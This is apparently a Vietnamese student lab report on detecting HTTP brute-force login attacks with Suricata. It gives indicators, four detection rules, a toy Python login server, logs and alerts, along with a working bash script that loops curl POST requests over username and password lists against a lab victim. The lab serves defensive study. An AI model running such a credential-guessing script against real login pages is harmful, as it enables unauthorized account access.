
1. Suricata installed



```
host@host-virtual-machine:/etc/suricata/rules$ suricata --version
suricata: unrecognized option '--version'
Suricata 6.0.4
USAGE: suricata [OPTIONS] [BPF FILTER]

        -c <path>                           : path to configuration file
        -T                                  : test configuration file (use with -c)
        -i <dev or ip>                      : run in pcap live mode
        -F <bpf filter file>                : bpf filter file
        -r <path>                           : run in pcap file/offline mode
        -q <qid[:qid]>                      : run in inline nfqueue mode (use colon to specify a range of queues)
        -s <path>                           : path to signature file loaded in addition to suricata.yaml settings (optional)
        -S <path>                           : path to signature file loaded exclusively (optional)
        -l <dir>                            : default log directory
        -D                                  : run as daemon
        -k [all|none]                       : force checksum check (all) or disabled it (none)
        -V                                  : display Suricata version
        -v                                  : be more verbose (use multiple times to increase verbosity)
        --list-app-layer-protos             : list supported app layer protocols
        --list-keywords[=all|csv|<kword>]   : list keywords implemented by the engine
        --list-runmodes                     : list supported runmodes
        --runmode <runmode_id>              : specific runmode modification the engine should run.  The argument
                                              supplied should be the id for the runmode obtained by running
                                              --list-runmodes
        --engine-analysis                   : print reports on analysis of different sections in the engine and exit.
                                              Please have a look at the conf parameter engine-analysis on what reports
                                              can be printed
        --pidfile <file>                    : write pid to this file
        --init-errors-fatal                 : enable fatal failure on signature init error
        --disable-detection                 : disable detection engine
        --dump-config                       : show the running configuration
```

2. KỊCH BẢN: Tấn công HTTP Brute Force vào trang đăng nhập web

Bối cảnh:

- Máy Victim (Debian/Ubuntu, IP: 192.168.1.10) chạy web server với trang login tại `http://<ipVictim>/login.php`.
- Kẻ tấn công brute force tài khoản bằng cách gửi hàng loạt HTTP POST với username/password khác nhau (dùng hydra, Burp Suite, ffuf,...).
- Sau nhiều lần đăng nhập sai, có một lần đăng nhập thành công với user `admin`.
- Sau khi login, attacker truy cập vào `/admin/panel.php` – vùng dành cho admin.
- Hành vi bị phát hiện qua phân tích log hoặc NSM như Suricata, Zeek.

🧠 IOC hành vi (Behavior-Based)

- **B-1:** Máy Victim nhận nhiều HTTP POST đến `/login.php` từ IP attacker với tốc độ bất thường (>20 lần/phút).

- **B-2:** POST chứa nhiều cặp username/password như admin, user, test,...
- **B-3:** Có một lần đăng nhập thành công với user `admin`.
- **B-4:** Sau khi đăng nhập, attacker truy cập `/admin/panel.php` và có hoạt động bất thường.

🔍 IOC đơn vị (Atomic IOC)

- **A-1:** IP lạ
- **A-2:** Giao thức: HTTP
- **A-3:** Method: POST
- **A-4:** Endpoint: `/login.php`
- **A-5:** Username bị brute force: `admin`, `user`, `test`
- **A-6:** Tốc độ gửi request: > 20 lần/phút
- **A-7:** Truy cập trái phép vào `/admin/panel.php`

🧱Viết Rule Suricata (4 rule)

- **A-1, A-2, A-3, A-4:** Viết rule phát hiện HTTP POST tới `/login.php` từ IP 203.0.113.5. (1 rule)
- **A-5:** Viết rule kiểm tra payload chứa username đáng ngờ.(1 rule)
- **A-6:** Dùng `threshold` giới hạn số lượng request mỗi phút.(1 rule)
- **A-7:** Viết rule phát hiện truy cập `/admin/panel.php` từ IP chưa từng login thành công.(1 rule)

Cấu hình sao cho debian attack tấn công được dịch vụ http bruteforce, theo kịch bản cho sẵn

Interface	Vai trò
lo	Localhost (127.0.0.1)
ens33	Card mạng chính của host (192.168.204.144)
virbr0	Bridge libvirt KVM (không dùng, đang DOWN)
ovs-system	OVS system interface quản lý
br-ex	Bridge external của OVS (172.24.4.1/24)

br-int	Bridge internal của OVS, traffic giữa các instance
tapXXXXXXXX	Virtual NIC của từng VM gắn vào br-int
tap@if2 (veth pair)	Virtual NIC liên kết OVN meta namespace


3. Demo

Viết 4 luật theo IC ở kịch bản

```
 GNU nano 6.2                                                /etc/suricata/rules/http-brute.rules
#Brute Force Login Attempt
alert http any any -> 192.168.2.63 any (

msg:"Brute Force Login Attempt - POST to /login.php";

flow:to_server,established; content:"POST";

http_method; content:"/login.php";

http_uri; sid:1000010; rev:2;
)


#Suspicious Username in POST
alert http any any -> 192.168.2.63 any (

msg:"Suspicious Username in POST - Possible Brute Force";

flow:to_server,established; content:"POST";

http_method; pcre:"/username=(admin|user|test|root)/";

sid:1000011; rev:2;
)


#Brute Force Threshold Exceeded >20
alert http any any -> 192.168.2.63 any (
```

```
#Brute Force Threshold Exceeded >20
alert http any any -> 192.168.2.63 any (

msg:"Brute Force Threshold Exceeded";

flow:to_server,established;

content:"POST"; http_method;

content:"/login.php"; http_uri;

threshold:type both, track by_src, count 20, seconds 60;

sid:1000012;

rev:2;
)


#Unauthorized Admin Panel Access
alert http any any -> 192.168.2.63 any (

msg:"Unauthorized Admin Panel Access";

flow:to_server,established;

content:"GET";

http_method;
```

sudo nano /etc/suricata/suricata.yaml để cập nhập thêm luật mới



Attacker : Tạo một script bằng python để bruteforce đơn giản từ điển với tốc độ 0.01s mỗi lần thử

```
 GNU nano 7.2                                                    bruteforce.sh
#!/bin/bash

victim_ip="192.168.2.63"
url="http://$victim_ip/login.php"

usernames=("admin" "user" "test")
passwords=("123" "123456" "password" "qwerty" "admin" "letmein")

end_time=$((SECONDS+120)) # ch   y 2 ph  t

while [ $SECONDS -lt $end_time ]; do
  for user in "${usernames[@]}"; do
    for pass in "${passwords[@]}"; do
      response=$(curl -s -o /dev/null -w "%{http_code}" -X POST -d "username=$user&password=$pass" "$url")

      if [ "$response" == "200" ]; then
        echo "[$(date +%H:%M:%S)] SUCCESS: $user:$pass"
        # Sau khi login th  nh c  ng, truy c   p v  o admin panel
        curl -s "$url/admin/panel.php"
      else
        echo "[$(date +%H:%M:%S)] FAIL: $user:$pass"
      fi

      sleep 0.01
    done
  done
done
```

Victim: Tạo một webserver đơn giản bằng HTTP Python

```
debian@demo1: ~          debian@demo2: ~          hos
 GNU nano 7.2                                    login_server.py
from http.server import BaseHTTPRequestHandler, HTTPServer
import urllib.parse

class SimpleHTTPRequestHandler(BaseHTTPRequestHandler):
    def do_POST(self):
        if self.path == "/login.php":
            content_length = int(self.headers['Content-Length'])
            post_data = self.rfile.read(content_length).decode('utf-8')
            parsed_data = urllib.parse.parse_qs(post_data)
            username = parsed_data.get('username', [''])[0]
            password = parsed_data.get('password', [''])[0]

            print(f"Login attempt: username={username}, password={password}")

            if username == "admin" and password == "123456":
                self.send_response(200)
                self.end_headers()
                self.wfile.write(b"Login successful. Go to /admin/panel.php")
            else:
                self.send_response(401)
                self.end_headers()
                self.wfile.write(b"Login failed.")
        else:
            self.send_response(404)
            self.end_headers()
```

```
debian@demo1: ~          debian@demo2: ~          host(
 GNU nano 7.2                                    login_server.py
                self.send_response(200)
                self.end_headers()
                self.wfile.write(b"Login successful. Go to /admin/panel.php")
            else:
                self.send_response(401)
                self.end_headers()
                self.wfile.write(b"Login failed.")
        else:
            self.send_response(404)
            self.end_headers()

    def do_GET(self):
        if self.path == "/admin/panel.php":
            self.send_response(200)
            self.end_headers()
            self.wfile.write(b"Welcome to admin panel")
        else:
            self.send_response(404)
            self.end_headers()

server_address = ('0.0.0.0', 80)
httpd = HTTPServer(server_address, SimpleHTTPRequestHandler)
print("Starting login server at port 80...")
httpd.serve_forever()
```

Attacker bắt đầu bruteforce

```
^C
debian@demo1:~$ ./bruteforce.sh
[17:19:02] FAIL: admin:123
[17:19:03] FAIL: admin:123456
[17:19:03] FAIL: admin:password
[17:19:04] FAIL: admin:qwerty
[17:19:05] SUCCESS: admin:admin
[17:19:06] FAIL: admin:letmein
[17:19:06] FAIL: user:123
[17:19:07] FAIL: user:123456
[17:19:08] FAIL: user:password
```

Victim

```
debian@demo2:~$ sudo python3 login_server.py
Starting login server at port 80...
Login attempt: username=admin, password=qwerty
192.168.1.18 - - [14/Apr/2025 17:19:04] "POST /login.php HTTP/1.1" 401 -
Login attempt: username=admin, password=admin
192.168.1.18 - - [14/Apr/2025 17:19:05] "POST /login.php HTTP/1.1" 200 -
192.168.1.18 - - [14/Apr/2025 17:19:05] "GET /login.php/admin/panel.php HTTP/1.1" 404 -
Login attempt: username=admin, password=letmein
192.168.1.18 - - [14/Apr/2025 17:19:06] "POST /login.php HTTP/1.1" 401 -
Login attempt: username=user, password=123
192.168.1.18 - - [14/Apr/2025 17:19:07] "POST /login.php HTTP/1.1" 401 -
Login attempt: username=user, password=123456
192.168.1.18 - - [14/Apr/2025 17:19:07] "POST /login.php HTTP/1.1" 401 -
Login attempt: username=user, password=password
192.168.1.18 - - [14/Apr/2025 17:19:08] "POST /login.php HTTP/1.1" 401 -
Login attempt: username=user, password=qwerty
192.168.1.18 - - [14/Apr/2025 17:19:09] "POST /login.php HTTP/1.1" 401 -
Login attempt: username=user, password=admin
192.168.1.18 - - [14/Apr/2025 17:19:10] "POST /login.php HTTP/1.1" 401 -
Login attempt: username=user, password=letmein
192.168.1.18 - - [14/Apr/2025 17:19:10] "POST /login.php HTTP/1.1" 401 -
Login attempt: username=test, password=123
192.168.1.18 - - [14/Apr/2025 17:19:11] "POST /login.php HTTP/1.1" 401 -
```

Suricata đưa ra cảnh báo

```
80
04/15/2025-00:16:50.973336  [**] [1:1000012:2] Brute Force Threshold Exceeded [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.1.18:39920 -> 192.168.2.63:80
04/15/2025-00:16:51.800301  [**] [1:1000010:2] Brute Force Login Attempt - POST to /login.php [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.1.18:39930 -> 192.168.2.63:80
04/15/2025-00:16:51.800301  [**] [1:1000011:2] Suspicious Username in POST - Possible Brute Force [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.1.18:39930 -> 192.168.2.63:
80
04/15/2025-00:16:52.439100  [**] [1:1000010:2] Brute Force Login Attempt - POST to /login.php [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.1.18:39944 -> 192.168.2.63:80
04/15/2025-00:16:52.439100  [**] [1:1000011:2] Suspicious Username in POST - Possible Brute Force [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.1.18:39944 -> 192.168.2.63:
80
04/15/2025-00:16:53.100983  [**] [1:1000010:2] Brute Force Login Attempt - POST to /login.php [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.1.18:39952 -> 192.168.2.63:80
04/15/2025-00:16:53.100983  [**] [1:1000011:2] Suspicious Username in POST - Possible Brute Force [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.1.18:39952 -> 192.168.2.63:
```

```
04/15/2025-01:48:05.268911  [**] [1:1000010:2] Brute Force Login Attempt - POST to /login.php [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.1.18:48946 -> 192.168.2.63:80
04/15/2025-01:48:05.268911  [**] [1:1000011:1] Suspicious Username in POST - Possible Brute Force [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.1.18:48946 -> 192.168.2.63:
80
04/15/2025-01:48:06.079843  [**] [1:1000010:2] Brute Force Login Attempt - POST to /login.php [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.1.18:48956 -> 192.168.2.63:80
04/15/2025-01:48:06.079843  [**] [1:1000011:1] Suspicious Username in POST - Possible Brute Force [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.1.18:48956 -> 192.168.2.63:
80
04/15/2025-01:48:06.945322  [**] [1:1000010:2] Brute Force Login Attempt - POST to /login.php [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.1.18:48970 -> 192.168.2.63:80
04/15/2025-01:48:06.945322  [**] [1:1000011:1] Suspicious Username in POST - Possible Brute Force [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.1.18:48970 -> 192.168.2.63:
80
04/15/2025-01:48:07.716532  [**] [1:1000010:2] Brute Force Login Attempt - POST to /login.php [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.1.18:48982 -> 192.168.2.63:80
04/15/2025-01:48:07.716532  [**] [1:1000011:1] Suspicious Username in POST - Possible Brute Force [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.1.18:48982 -> 192.168.2.63:
80
04/15/2025-01:48:08.489368  [**] [1:1000010:2] Brute Force Login Attempt - POST to /login.php [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.1.18:48984 -> 192.168.2.63:80
04/15/2025-01:48:08.489368  [**] [1:1000011:1] Suspicious Username in POST - Possible Brute Force [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.1.18:48984 -> 192.168.2.63:
80
05/04/2025-23:11:56.987754  [**] [1:1000010:2] Brute Force Login Attempt - POST to /login.php [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.1.18:48988 -> 192.168.2.63:80
05/04/2025-23:11:56.987754  [**] [1:1000011:1] Suspicious Username in POST - Possible Brute Force [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.1.18:48988 -> 192.168.2.63:
80
tail: /var/log/suricata/fast.log: file truncated
```